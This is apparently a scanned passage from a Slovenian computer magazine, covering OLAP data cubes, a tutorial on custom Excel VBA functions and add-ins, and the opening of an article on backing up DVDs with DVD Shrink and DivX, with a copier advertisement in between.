Torej lahko na prodani izdelek gledamo z več dimenzij, kot so dimenzije časa, kraja, stranke in podobno. Temu strokovno pravimo, da gledamo na podatke v podatkovnem skladišču **večdimenzionalno** – z več vidikov naenkrat. To še ne pomeni, da moramo vedno za vsak izdelek upoštevati vse dimenzije (vidike), ravno nasprotno, v analize vključimo tiste dimenzije, ki nas trenutno zanimajo in so zanimive za analiziranje. Kaj gledamo prek dimenzij? Ponavadi gledamo neko opravljeno transakcijo (nakup, prodaja, najem in podobno); za vsako transakcijo pa določimo, kaj od tega bo merljivo oziroma števno. Pri nakupu je to cena izdelka, pri telefonskem klicu je to dolžina klica, vrednost klica in podobno. Vedno moramo vnaprej določiti glede na katero merljivo količino bomo pregledovali podatke prek več dimenzij. Najbolj klasičen primer je na sliki 2, kjer je prikazana prodaja izdelkov glede na kraj in čas. Za vsak izdelek (jabolka, hruške, banane, pomaranče) lahko določimo, kje je bil prodan (Ljubljana, Celje, Maribor, Koper) in v katerem četrletju je bil prodan (Č1, Č2, Č3, Č4), torej gledamo nakup skozi tri dimenzije – izdelek, kraj in čas.

Kje pa se pravzaprav skriva cena nakupa 5 kg jabolk, ki so bila prodana v Kopru v 1. četrletju? Ta vrednost je merljiva vrednost, skriva pa se v presečišču dimenzij kraja, časa in izdelka (900 SIT, 5 kg). Tabel, v kateri shranjujemo po-



Slika 2: Kocka: dimenzije kraja, časa in izdelka ter dejstva

datke, pravimo **tabela dejstev** (fact table). Merimo torej težo in ceno kupljenih izdelkov – to so dejstva. Časovno dimenzijo lahko s hierarhijo razdelimo na leto, mesece, dneve, del dneva, uro, minuto; dimenzijo kraja pa lahko na celino, državo, mesto, kraj; izdelek pa lahko glede na tip izdelka, kategorijo izdelka in podobno.

Zdaj vemo, kaj so dimenzije in kaj je tabela dejstev – oboje skupaj pa lahko preprosto poimenujemo **kocka**, kar je dobro vidno na sliki 2.

V tabelarnem pogledu bi bilo to videti, kot je prikazano v tabeli 4. Najprej so v tabelah 1–3 prikazane vse dimenzije, v tabeli 4 pa so vpisana dejstva, ko jih prikazuje kocka na sliki 2.

Id kraja	Kraj
1	Ljubljana
2	Celje
3	Maribor
4	Koper

Tabela 1: dimenzija krajev

Tabela dejstev v našem primeru prikazuje prodajo sadja glede na čas, kraj in vrsto sadja. Za določeno četrletje lahko analiziramo, koliko

Id časa	Čas
1	2004-Č1
2	2004-Č2
3	2004-Č3
4	2004-Č4

Tabela 2: dimenzija krajev

Id izdelka	Izdelek
1	jabolka
2	hruške
3	banane
4	pomaranče

Tabela 3: dimenzija izdelkov

Id kraja	Id časa	Id izdelka	Cena [SIT]	Količina [kg]
4	1	1	900	5
1	4	2	400	3

Tabela 4: tabela dejstev

glede na podatke, ki jih imamo v podatkovnem skladišču, lahko izvajamo različne analize. Če je dimenzij še več, so analize lahko toliko zanimivejše in kompleksnejše. Zelo preproste so tudi analize primerjave prodaje istega sadja po istih mesecih v več letih, ko hočemo primerjati med seboj prodajo jabolk v januarju v letih 2000–2005. Tehnologija OLAP na tem mestu upraviči svoj obstoj in uporabnost. To bi se sicer dalo z nekaj truda narediti tudi z uporabo

kg sadja je bilo prodano in kakšna je skupna prodajna vrednost tega sadja v tolarjih. Prav tako lahko obrnemo pregledovanje in želimo analizirati, katero sadje se je najbolj prodajalo v prvem četrletju leta 2004 in v katerem kraju. Zdaj že počasi prehajamo na bistveno lastnost uporabe tehnologije OLAP –

S tehnologijo OLAP lahko izvajamo najrazličnejše analize in poizvedbe nad podatki v podatkovnem skladišču, ne da bi s tem motili trenutno delovanje sistema OLTP.

stavkov SQL, vendar ne pozabimo, da je lahko jezik SQL razmeroma težaven za uporabo že pri navidez enostavnih analizah. S tehnologijo OLAP pa to pomeni nekaj klikanja pri uporabi čarovnika in analiza je že pripravljena.

OLAP V SVETU

Tehnologija OLAP je v svetu večinoma v velikih koncernih nepogrešljivo orodje. Za pregled orodij lahko v spletu poiščete ključni besedi »OLAP tools / OLAP orodja« in našli boste kopico **orodij OLAP**. Velikokrat je pri izgradnji podatkovnega skladišča dobro razmišljati tudi o orodju, ki se bo pozneje uporabljalo pri analiziranju podatkov – ne smete pa se preveč usmeriti na zmogljivosti orodja OLAP, ki ga boste pozneje uporabljali, ker si lahko še premislite. Nekatera orodja ponujajo dodatke, ki jih druga orodja ne vsebujejo, zopet odvisno od tega, kako kompleksne analize boste potrebovali. V osnovi pa so vsa orodja OLAP enaka, razlikujejo se predvsem po **prikazu podatkov in možnostih izrisovanja grafov**, jedro orodja pa je za orodja OLAP več ali manj enako. ■

TOSHIBA

Če ne bi uporabili našega znanja pri tehnološko dovršenih hitrih vlakih,

Kot vodni proizvajalec visoko kapacitnih sistemov hitrih vlakov za Evropski in Toshiba-TOCI svetovni standardi s široko možnostjo preobremenitve za pogoni transzičnih električnih vlakov.

ne bi mogli biti tako sposobni pri količinskem izpisovanju dokumentov.

Naprava, ki jo napreduje tehnologija in skupni TIF-T pristop. Toshiba. Pametni e-Bridge kontrolni sistem, s pomočjo katerega množične kopiranje, tiskanje, kopiranje in upravljanje sistema dosega neprekinjeno kopiranje, priložno rokovanje in zavičajno razporejanje dokumentov.

prilagodljive **TOSHIBA** rešitve

Tift d.o.o.
Tržaška 118
1000 Ljubljana

t: 01 256 15 40
f: 01 257 37 58
e: dobrodosli@tift.si

TIFT

FUNKCIJE PO MERI

Excel vsebuje več kot 300 funkcij. Prištejemo lahko še mnoge v dodatkih (add-ins). Kljub vsej tej nepregledni množici funkcij potrebujemo tudi lastne funkcije. V tem članku bomo predstavili tri. Vsaka pokriva enega od razlogov, ki nam narekujejo razvoj lastnih funkcij.

Piše: Samo Rubin

samo.rubin@mojmikro.si

Funkcija **Uporabnik** bo zapolnila vrzel, ki so si jo privoščili razvijalci Excela, ko vanj niso dodali funkcije, ki vrne ime uporabnika. Specifične potrebe našega okolja bo predstavljala funkcija **DelovniDan**, ki bo odgovorila, ali je v funkciji posredovani datum delovni dan v Sloveniji. Poenostavitev uporabnikovega dela in skrajšanje formul pa bomo prikazali s funkcijo **CeNapaka**.


Izdelava lastnih funkcij je za povprečnega programerja lahko opravilo. Težave pa povzročajo kopica malenkosti, ki jih moramo poznati, da je uporabnost funkcij taka, kot si želimo. Ker je učenje najučinkovitejše, če temelji na stvarnih zgledih, se lotimo razvoja prve funkcije *Uporabnik*.

Funkcija Uporabnik

Odprimo nov zvezek in ga shranimo pod imenom *LastneFunkcije.xls*. Funkcije pišemo v urejevalniku VB (Visual Basic). Urejevalnik najhitreje priključimo s kombinacijo tipk Alt+F11. Nato kliknemo na ime delovnega zvezka v oknu *Project - VBAProject* ter vstavimo nov modul (*Vstavljanje/Modul, Insert/Module*).

V desno prazno okno vtiskamo kodo funkcije *Uporabnik*.

```
Function Uporabnik()
' Funkcija vrne ime uporabnika
Uporabnik = Application.UserName
End Function
```



Slika 1: Lastne funkcije izdelujemo v urejevalniku VB.

Preizkusimo delovanje funkcije. Urejevalnik VBA zapremo, a ostanemo v delovnem zvezku *LastneFunkcije.xls*. V poljubno celico, na primer v celico A1, vnesemo `=Uporabnik()`. V celici A1 imamo posledje ime uporabnika. Gre za ime uporabnika, ki je definiran kot uporabnik programa Excel, in ne za uporabniško ime, pod katerim je uporabnik prijavljen v krajevno omrežje. Funkcijo

Uporabnik pogosto uporabljamo pri pripravi poročil, kjer je na koncu naveden podatek o pripravljavcu poročila. Če smo imeli v celici A34 zapisano besedilo »Poročilo pripravil(a): Marko Poročnik« in smo vsakokrat preverili oz. posodobili ime uporabnika, lahko zdaj s funkcijo *Uporabnik* delo popolnoma avtomatiziramo. V celico A34 vnesemo `=Poročilo pripravil(a): & Uporabnik()`.

V Excel vdelane funkcije so dosegljive prek menija *Vstavljanje/Funkcija (Insert/Function)*, ki priključuje pogovorno okno, kjer so funkcije razvrščene glede na vrst, v katero sodijo. Naša nova funkcija sodi v vrsto *Lastne (Custom)*, a je prikazana v seznamu le, če imamo odprto datoteko, kjer smo jo shranili. Da lastnih funkcij ni smiselno shranjevati v »navadni« Excelovi datoteki, nas dokončno prepriča način uporabe. Pri preizkusu naše nove funkcije smo si lahko privoščili v celico A1 zapisati `=Uporabnik()`, saj smo funkcijo uporabili v tistem delovnem zvezku, kjer smo jo tudi definirali. Če funkcijo uporabljamo v drugih delovnih zvezkih, moramo pred njenim imenom zapisati še ime delovnega zvezka, torej `=LastneFunkcije.xls!Uporabnik()`. In to še ni vse. Imenu delovnega zvezka je treba dodati še celotno pot, če delovni zvezek ni odprt.

Dodatki (Add-ins)

Dodatek je k Excelu pripeta datoteka, ki povečuje obseg Excelovih funkcionalnosti. Dodatek je datoteka s končnico `.xla`. Izdelamo jo iz običajne (`.xls`) datoteke. Za izdelavo ne potrebujemo dodatnih programskih orodij.

Lastne funkcije shranjujemo v **dodatkih**. Razlogi so številni. Najštevnejše:

- V dodatkih shranjene funkcije lahko uporabljamo v poljubnem delovnem zvezku zgolj z navedbo imena funkcije.
- Lastne funkcije so dosegljive prek menija *Vstavljanje/Funkcija (Insert/Function)*.
- Dodatek se preprosto namesti prek menija *Orodja/Dodatki (Tools/Add-Ins)*. Ko je dodatek nameščen, se samodejno odpre ob zagonu Excela, pri čemer ni pomembna lokacija, kjer je dodatek shranjen.

- Dodatek si »nevidni«. Vsi listi delovnega zvezka so pri dodatkih skriti in jih ni mogoče razkriti, kar pri uporabnikih začetnikih preprečuje zmedo.

- Dodatki na podlagi zaščite z gesli omogočajo enostavno omejitev dostopa do izvorne kode funkcije.

Izdelajmo iz datoteke *LastneFunkcije.xls* dodatek *LastneFunkcije.xla*. Vse, kar moramo storiti, je, da ob shranjevanju spremenimo končnico v imenu datoteke iz `.xls` v `.xla`. Sledi namestitev, ki je, kot smo opisali že pri razlogih za izdelavo dodatkov, preprosta. V pogovornem oknu *Dodatki (Add-ins)*, ki ga priključimo iz menija *Orodja/Dodatki (Tools/Add-Ins)*, uporabimo gumb *Prebrskaj (Browse)* in odpremo datoteko `.xla`, v našem primeru datoteko *LastneFunkcije.xla*. S tem smo dodatek *LastneFunkcije* vključili v seznam Excelovih dodatkov. Dodatek je v uporabi, če je pred njegovim imenom kljukica.



Slika 2: Pogovorno okno Dodatki z vključenim dodatkom LastneFunkcije

Funkcije izbiramo v pogovornem oknu *Vstavi funkcijo (Insert/Function)* ali *Prilepi funkcijo (Paste/Function)* – ime se v različicah Excela razlikuje – do katerega pridemo prek menija *Vstavi funkcijo (Insert/Function)*. V oknu so funkcije razvrščene glede na vrst, v katero sodijo. Lastne funkcije so privzeto vključene v vrsto *Lastne*. Poglejmo, kako jih uvrstimo v ustreznijo vrsto. Prej pa odpravimo še drugo pomanjkljivost. Naša funkcija *Uporabnik* namreč nima opisa.

Način podajanja opisa lastni funkciji je nenačuden. Prek menija *Orodja/Makro/Makri (Tools/Macro/Macros)* priključimo pogovorno okno *Makro (Macro)*. Okno prikazuje makre (sub procedure), zato funkcij v seznamu ne najdemo. V polje *Ime makra (Macro name)* vnesemo ime funkcije in kliknemo na gumb *Možnosti (Options)*. Prikaže se pogovorno okno *Možnosti za makre (Macro Options)*, kjer v polje *Opis (Description)* vnesemo opis funkcije.

Če je način podajanja opisa lastni funkciji nenačuden, a vseeno izvedljiv prek menijev, je uvrščanje lastnih funkcij v ustreznijo vrsto rešljivo tako nerodno, da uporabnik željo po razvrščanju pogosto opusti. Lastnih funkcij vendarle nimamo na pretek in marsikdo

je zadovoljen, če ostanejo vključene v zvrst *Lastne*. Zvrst funkciji določimo z makrom z naslednjo vsebino:

```
Sub Auto_Open()
' Makro za uvrstitev funkcije v določeno
zvrst
Application.MacroOptions Macro:="Uporabnik", Category:=9
End Sub
```

Zvrst določa lastnost *Category*, ki ji priredimo ustrezno število. Število razberemo kar iz vrstnega reda naštetih zvrsti v pogovornem oknu *Vstavi funkcijo (Insert/Function)*, pri čemer število 0 pripada zvrsti *Vse (All)*, 1 zvrsti *Finance (Financial)*, 2 zvrsti *Datum in čas (Date & Time)*,...

Makro z imenom *Auto_Open* se izvede vedno, ko uporabnik odpre datoteko, v kateri je makro shranjen. Najprikladneje je makro shraniti kar v dodatek, v našem primeru torej v datoteko *LastneFunkcije.xla*. Marsikateremu uporabniku ni po volji, da Excel ob zagonu proži »nepotrebne« makre. Dovolj je, da makro zaženemo samo enkrat, da Excel prerazporedi lastno funkcijo. Pogosto pa lastne funkcije razvijamo za več uporabnikov, ki niso vsi večji poganjanja makrov. V tem primeru smo se prisiljeni zateči k makru *Auto_Open*.

Uredimo še nekaj malenkosti pri dodatku *LastneFunkcije.xla*. V urejevalniku VB v levem oknu *Project-VBAProject* izberemo naš projekt *VBAProject (LastneFunkcije.xla)* in priključimo okno za urejanje njegovih lastnosti iz menija *Orodja/VBAProject-Lastnosti (Tools/VBAProject-Properties)*. Vnesemo novo ime projekta ter kliknemo na zavihek *Zaščita*. Ker ne želimo, da bi uporabniki spreminjali oziroma si ogledovali kodo naših funkcij, bomo dodatek zaščitili. To storimo s potrditvijo polja *Zakleni projekt za ogledovanje (Lock Project for Viewing)* in z vnosom gesla (dvakrat). Koda ostane vidna. Excel bo geslo za ogled kode zahteval ob naslednjem odpiranju datoteke. Ob tem je treba vedeti, da Excel ni orodje, ki bi zagotavljalo visoko stopnjo varnosti, in čeprav sta različici Excela XP in 2003 na področju varnosti izboljšana, je mogoče tovrstno zaščito razbiti.

Funkcija DelovniDan

Excel ne vsebuje funkcije, ki bi odgovorila na vprašanje, ali je datum, posredovan kot element funkcije, delovni dan. Izdelali bomo funkcijo *DelovniDan(Datum As Date) As Boolean*, ki bo vrnila *True*, če je njen element *Datum* delovni dan v Sloveniji, oziroma *False*, če pomeni nedelovni dan. Nedelovni dnevi so sobote, nedelje in prazniki. Vsi prazniki v Sloveniji, razen velikonočnega ponedeljka, so na isti dan v letu. Ker avtorju članka niso poznani datumi velikonočnih ponedeljkov po letu 2008 in pred letom 1999, ima funkcija omejitve v delovanju. Deluje, če je posredovani datum večji od 1. 1. 1999, in manjši od 1. 1. 2009. Za povečanje obsega delovanja funkcije moramo, na mesto, označeno s komentarjem, dodati datume velikonočnih ponedeljkov.

Koda funkcije DelovniDan:

```
Function DelovniDan(Datum As Date) As Boolean
' Funkcija DelovniDan vrne TRUE, če je njen element Datum delovni dan v
' Sloveniji oz. FALSE, če predstavlja nedelovni dan.
' Funkcija ne deluje, če je element Datum manjši od 1.1.1999 in večji od 1.1.2009.
' Obseg povečamo z vnosom datumov velikonočnih ponedeljkov
Dim Dan As Integer
Dim Mesec As Integer
Dan = Day(Datum)
Mesec = Month(Datum)
If Datum < 36892 Or Datum > 39813 Then
DelovniDan = 1 / 0 ' Sprožimo napako, ker je datum izven obsega
Elseif WeekDay(Datum, vbMonday) = 6 Then 'Sobota
DelovniDan = False
Elseif WeekDay(Datum, vbMonday) = 7 Then 'Nedelja
DelovniDan = False
Elseif Dan = 1 And Mesec = 1 Then DelovniDan = False '1.1
Elseif Dan = 2 And Mesec = 1 Then DelovniDan = False '2.1
Elseif Dan = 8 And Mesec = 2 Then DelovniDan = False '8.2
Elseif Dan = 27 And Mesec = 4 Then DelovniDan = False '27.4
Elseif Dan = 1 And Mesec = 5 Then DelovniDan = False '1.5
Elseif Dan = 2 And Mesec = 5 Then DelovniDan = False '2.5
Elseif Dan = 25 And Mesec = 6 Then DelovniDan = False '25.6
Elseif Dan = 15 And Mesec = 8 Then DelovniDan = False '15.8
Elseif Dan = 31 And Mesec = 10 Then DelovniDan = False '31.10
Elseif Dan = 1 And Mesec = 11 Then DelovniDan = False '1.11
Elseif Dan = 25 And Mesec = 12 Then DelovniDan = False '25.12
Elseif Dan = 26 And Mesec = 12 Then DelovniDan = False '26.12
' Velikonočni ponedeljki
Elseif Datum = 36255 Or Datum = 36640 Or Datum = 36997 Or Datum = 37347 Or _
Datum = 37732 Or Datum = 38089 Or Datum = 38439 Or Datum = 38824 Or _
Datum = 39181 Or Datum = 39531 Then
DelovniDan = False
Else
DelovniDan = True
End If
End Function
```

Uporabnost funkcije *DelovniDan* bomo prikazali na kompleksnejšem zgledu. Funkcijo bomo uporabili v pogojnem oblikovanju. Zgled na sliki prikazuje preglednico, ki vsebuje podatke o porabi plina za zadnjih 14 dni. V stolpcu B imamo datum, v stolpcu C stanje števca in v stolpcu D porabo. Preglednica je avtomatizirana. Datumi se vsak dan povečajo za en dan in stolpca C in D se ustrezno posodobita. Ker je poraba plina v veliki meri odvisna od tega, ali je dan delovni, želimo vrstice, ki pomenijo nedelovne dni, označiti. Seveda pa mora biti tudi označevanje avtomatizirano.


Uporabimo pogojno oblikovanje. Označimo eno vrstico v preglednici (na primer območje B5:D5) in prek menija *Oblika/Pogojno oblikovanje (Format/Conditional Formatting)* priključimo pogovorno okno *Pogojno oblikovanje (Conditional Formatting)*. Vsebinsko prvega polja spremeni-

mo iz »Vrednost celice je« v »Formula je«, v drugo polje zapišemo funkcijo *=DelovniDan(\$B5)=FALSE* in nazadnje še določimo obliko (na primer sivo ozadje). Po potrditvi imamo pogojno oblikovano območje B5:D5, zato moramo oblikovanje tega območja še preslikati čez celotno preglednico s podatki.

Funkcija CeNapaka

Če funkcija ne more pravilno izračunati rezultata, Excel izpiše vrednost napake (npr.: #VREDN!, #N/V, #IME?,...). Oznaka za napako je lahko zelo moteča in včasih tudi povsem odveč. Vzemimo, da s funkcijoX prikazujemo podatke o trenutnem stanju zalog svojih poslovnih partnerjev. Primer predvideva, da občasno nimamo stanja za katerega od poslovnih partnerjev. Excel takrat izpiše napako #N/V (ni vrednosti). Uporabnik dobi občutek, da je uporaba funkcijeX napačna. Kako doseči, da bo Excel v takšnih primer izpisal obvestilo »Ni podatka«.

Rešitev smo predstavili



Slika 3: Lastne funkcije lahko uporabljamo tudi pri pogojnem oblikovanju.

v prejšnji številki Mojega mikra. Videti je bila takole: *=If(IsError(funkcijaX);Y;funkcijaX)*. Z uporabo funkcij *If* in *IsError* dosežemo, da Excel vrne Y (npr. besedilo »Ni podatka«), če FunkcijaX vrača napako, sicer vrne rezultat FunkcijeX. Rešitev je dobra, ima le to napako, da prvotno funkcijo zapišemo dvakrat. S tem pa lahko postane že prej zelo dolga funkcija nepregledna.

Lastna funkcija *CeNapaka* nam poenostavi delo. Vsebuje dva elementa. Prvi element je **prvotna funkcija**, drugi element pa **poljubno nadomestilo**, ki ga funkcija *CeNapaka* vrne, če

Excelove funkcije

je rezultat prvotne funkcije napaka. Če prvotna funkcija ne vrne napake, funkcija *CeNapaka* vrne rezultat prvotne funkcije.

Koda funkcije CeNapaka :

Function CeNapaka(FunkcijaX As Variant, Nadomestilo As Variant)

' Če FunkcijaX vrne napako, je rezultat funkcije CeNapaka element Nadomestilo

' Če FunkcijaX ne vrne napake, funkcija CeNapaka vrne rezultat funkcije FunkcijaX

If IsError(FunkcijaX) Then


CeNapaka = Nadomestilo

Else

CeNapaka = FunkcijaX

End If

End Function



Slika 4: Zgled kompleksnejše funkcije, ki jo z uporabo lastne funkcije skrajšamo za polovico.

Zgornja slika prikazuje zgled izdelave poročila *Aktualno stanje privilegiranih poslovnih partnerjev*, ki smo ga izdelali v prejšnji številki *Mojega mikro*, ko še nismo imeli na voljo lastne funkcije *CeNapaka*. Zdaj lahko vsebino celic D8, D9 in D10 poenostavimo. Vsebina celice D9 se tako iz `=IF(ISERROR(VLOOKUP(B$5;[Poročilo.xls]Podatki!A:J;MATCH(B8;[Poročilo.xls]Podatki!A$2:$2;0);0));«Ni podatka»;VLOOKUP(B$5;[Poročilo.xls]Podatki!A:J;MATCH(B8;[Poročilo.xls]Podatki!A$2:$2;0);0))` poenostavi v `=CeNapaka(VLOOKUP(B$5;[Poročilo.xls]Podatki!A:J;MATCH(B9; [Poročilo.xls]Podatki!A$2:$2;0);0);«Ni podatka»)`.

FUNKCIJE NISO VSEMOGOČNE

Za sklep velja ponoviti, da funkcije vedno vračajo zgolj **rezultat**. Z njimi ne moremo izvajati akcij na Excelovih objektih. Uporabniki pogosto želijo funkcijo, s katero bi oblikovali celice. Takšne funkcije ni mogoče napisati. Za oblikovanje celic uporabimo **pogojno oblikovanje**, kjer lahko uporabimo vse (Excelove, v dodatke vključene in lastne) funkcije.



v praksi: delo s filmi

IZ ENEGA V DRUGO IN NAZAJ

Pred slabim desetletjem je bil glavni hit MP3. Kje dobiti pesmice, kako jih najbolje stisniti, kako jih predvajati in podobno so bile zelo pogoste teme pogovorov. Nato se je ta »tehnologija« preselila v svet filma. In zdaj smo spet pred vprašanji, kje dobiti filme, kako jih stisniti, kako predvajati ...

Piše: Zoran Banović

zoran.banovic@mojmikro.si

V začetku je bilo podobno kot pri vsaki novi tehnologiji – programi za tovrstno delo s filmi so bili po zmogljivosti zelo skromni, hkrati pa je bilo za delo z njimi potrebno veliko znanja. Novi načini stiskanja podatkov so namreč vsebovali kup parametrov, ki jih je uporabnik moral vnesti, če je hotel dobiti kak rezultat. A stvari so šle naprej. Razvijali so se novi kodirniki, ki so filme bolje stisnili, hkrati pa ohranjali kakovost, ki je zdaj včasih že primerljiva z DVD, nastajali pa so tudi vedno novi programi, ki so omogočali izdelavo filmov zadovoljive kakovosti tudi uporabnikom, ki ne obvladajo teorije.

In kje smo zdaj? Pravzaprav zelo daleč. Brezplačno ali za plačilo je mogoče dobiti programe, ki znajo prekopirati DVD, iz DVD-ja narediti DivX, iz DivX-a narediti DVD, urejati podnapise in še kaj. O vsem tem smo že pisali, a ker se je v zadnjih mesecih marsikaj spremenilo, smo se odločili spet pogledati, kako in kaj.

DVD V DVD


Kupili smo film na DVD-ju. Ker tudi takšne plošče niso večne, zlasti če jih v roke dobijo otroci, smo se odločili, da naredimo **rezervno kopijo**. Toda kako? Čeprav zakon, ki ščiti avtorske pravice, dovoljuje izdelavo varnostnih kopij, če smo lastniki originala, to vedno ni najlažje. Zakon sicer res dovoljuje izdelavo kopij, a se s tem najbolj ne strinjajo založniki oziroma lastniki avtorskih pravic. Ker imajo slabe izkušnje, so se odločili poživigati na to določilo in uvedli različne načine zaščite, ki naj bi onemogočile kopiranje. A kot vedno v podobnih primerih je bil način, kako to zaščito zaobiti, objavljen, še

preden je bila zaščita kot taka uveljavljena s strani založnikov.

Kako torej prekopirati DVD? Orodij za to je veliko in če boste vprašali naokoli, katero orodje je najboljšo, boste dobili veliko različnih odgovorov. Nekdo bo hvalil DVD Decrypter, drugi bo stavil na CloneDVD, tretji na ... No, naša izbira je **DVD Shrink**. Program že nekaj časa ni doživel sprememb, tako da je trenutno aktualna različica 3.2.0.15 znana že nekaj časa. In zakaj smo se odločili za DVD Shrink? Razlogov je več, najpomembnejša pa sta dva: svoje delo dobro opravi in je enostaven za uporabo.

Kako torej prekopirati DVD z DVD Shrinkom? Najprej je program seveda treba namestiti, kar lahko storite prek našega MikroCD-ja, kjer ga boste našli v rubriki Mikro na Mikro. Nato ga seveda zaženemo.

V pogon vstavimo DVD, ki bi ga radi prekopirali, in v programu izberemo *Open Disc*, kjer določimo, v katerem pogonu je naš DVD. Program ga bo prebral, nato pa prikazal njegovo vsebino. No, zdaj pa je potrebno nekaj malega teorije oziroma poznavanja razlike med kupljenim DVD-jem in medijem, na katerega bomo prekopirali naš DVD. Osnovna razlika je v količini podatkov, ki jih je mogoče shraniti nanje. Na medije **DVD-R** je mogoče shraniti okoli **4,5 GB** podatkov. To je dvakrat manj kot pa je zmogljivost natisnjenih medijev, ki jih kupimo.



DVD Shrink – z odstranjevanjem odvečnih zvokov lahko privarčujemo nekaj prostora.

Osnovna naloga vseh programov za kopiranje DVD-jev je v tem, kako film skrčiti na velikost medija DVD-R. Ena metoda je odstranjevanje odvečnega materiala. To je na primer zvok (zvočni tokovi) v različnih jezikih. Na DVD-jih je običajno poleg originalnega zvoka tudi eden ali več sinhroniziranih v drugih jezikih. Če nam je na primer dovolj original, lahko odstranimo vse druge. A to še ni dovolj. Največ prostora namreč ne zasede zvok, ampak slika. To pa je mogoče zmanjšati le s ponovnim kodiranjem, kjer se uporabi manjši pretok podatkov in se s tem privarčuje pri prostoru. In vse naštetu dela DVD Shrink.

Ko program pregleda disk, nam v okencu *Compression settings* prikaže elemente diska, hkrati pa tudi izračunano odstotno vrednost zmanjšanja hitrosti pretoka podatkov. Izračun je narejen tako, da bo končni izdelek vedno poln medij DVD-R. Če torej odvezem kak zvočni tok, s tem naredimo več prostora za sliko, kar pomeni večjo kakovost končnega izdelka. V seznamu je torej smotno pustiti označeno le to, kar res potrebujemo. Ko to določimo, pritisnemo *Backup!*. Pojavi se okno, kjer določimo cilj našega kopiranja. To je lahko kar nov prazen medij, lahko je priprava za snemanje s programom Nero, lahko je običajna slika diska (ISO) ali slika diska za snemanje z DVD Decrypterjem, lahko pa je mapa na disku. Izberemo lahko, kar nam najbolj ustreza. Zelo smotno je izbrati mapo na disku, saj lahko tako pred dejanskim snemanjem preverimo, ali je vse v redu. DVD Shrink bo namreč izdelal DVD na trdem disku, ki ga lahko nato preverimo s kakšnim programskim DVD-predvajalnikom. Če nam je izdelek všeč, ga lahko »zapečemo« na prazen DVD-medij. Izberemo torej tvorjenje DVD-ja v mapo na disku in to mapo tudi določimo. Nato je treba le še potrditi izbor in zadeva steče.

Čez kakšno uro ali več, odvisno od zmogljivosti računalnika in dolžine filma, bo zadeva nared. Če je s filmom vse v redu, ga lahko posnamemo na DVD. Kako? Najlažje kar s programom Nero. V njem izberemo DVD-Video in prenesemo mapi Audio_ts in Video_ts, ki jih je izdelal DVD Shrink, na DVD.

DVD V DIVX

Zdaj smo pa že v malce bolj kalnih vodah. DivX! Mar ni to piratsko? Pravzaprav ne. Če delate varnostno kopijo svojega filma, ni med kopijo v formatu DVD in kopijo v formatu DivX nobene razlike. Kopija je kopija. Zakaj pa imajo nekateri toliko povedati proti DivX-u? »Težava« DivX-a je v tem, da je datoteka, ki je narejena s tem načinom kodiranja, bistveno (res bistveno!) manjša kot tista v formatu DVD. In ker je datoteka bistveno manjša, je tudi primernejša za pretakanje prek omrežij, kot je na primer internet. In ker se to seveda množično dogaja, se formata DivX in njemu sorodnih drži oznaka, da so piratski, čeprav to že dolgo ne drži več. DivX je le način stiskanja podatkov, enako kot MPEG, ki se uporablja pri izdelavi DVD-jev. Kakovost



FairUse – iz DVD-ja v DivX v nekaj korakih.

slike seveda ni takšna kot pri DVD-ju, ponuja tudi manj možnosti, a če vemo, da je mogoče film stisniti iz velikosti enega DVD na velikost enega CD-ja, je marsikdo pripravljen sprejeti kompromis.

